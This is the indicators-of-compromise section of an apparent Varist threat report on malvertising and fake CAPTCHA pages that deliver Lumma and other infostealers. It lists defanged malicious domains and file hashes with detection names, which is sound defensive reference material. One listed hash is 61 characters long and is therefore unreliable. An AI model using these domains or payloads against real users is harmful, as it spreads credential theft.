- grandiouseziu[.]biz
- fraggielek[.]biz
- nuttyshopr[.]biz
- spookycappy[.]biz
- marketlumpe[.]biz
- truculengisau[.]biz
- punishzement[.]biz

Indicators of Compromise

Hash	Description	Varist Detection
45ba7edf16b56e5a25cf4ba630881b50abf93cab440752ac70ee69ccace8d2b1	prize.txt	PSH/Downldr.CR
d3e0e401f5c55b3e9ea0b1c276b3bf2aca21f620013307361c41d5e1d5e2ba7c	prize.zip	W32/Dropper.BJVU
1512fd62b84ebbb1620c4446d616f1333c564c18154089ead89e065c43313ac5	Infostealer Payload	W32/Lumma.B
d354bd95269c424918c411ef8e7c8dd2323ef7422cc1099959ac2a56b81494b3	Fake Captcha	HTML/FakeCha.A

Hash	Description	Varist Detection
f8278fe32a0916f85bd703aa8975d4e559466ee96a188f68bd2a2816fdbb18a8	GqHQWNMv.txt	PSH/Dropper.E
b9068030cedbf08f1149951ad6afdde5025383e3d27e212eec23f363dde51	Infostealer Payload	W32/Shellcoderunner.A
54e5e13f536bcf11e6e5dd676bc42bcb9888344609bcaff19f78e0bf0e869bc5	Fake Captcha	HTML/FakeCha.A
f8eebdc2f4e317694a7a8a25312f3f6b0c76dd26707d23a123cc202216beabdc	s7.mp4	JS/Agent.CTL!Eldorado
97bf1b333cc37d639b76b861c9a89c86ee5eb7a36a32610c933ba35c2a6dc871	s7.bin	PSH/Agent.SO
3febdc4aeae8dc999c500c567b7af4ae3502ed5ccc830d604c1f3f3006131ba6	Infostealer Payload	W32/Lumma.C
b4668c8aea80800f518cb231ec22932d67b3b0cd75687bd7a2d8ae8d1e41634b	Wivgvpcp.dll	W32/MSIL_Agent.JCI.gen!Eld
f7f5ac812f22722da577fd2017b12747ea6e9cd9600e24a56b5c242bc8aecb77	Infostealer Payload	W32/Stealer.HJ.gen!Eldorado

---

Source: https://www.varist.com/blogs-news/malvertisements-fake-captchas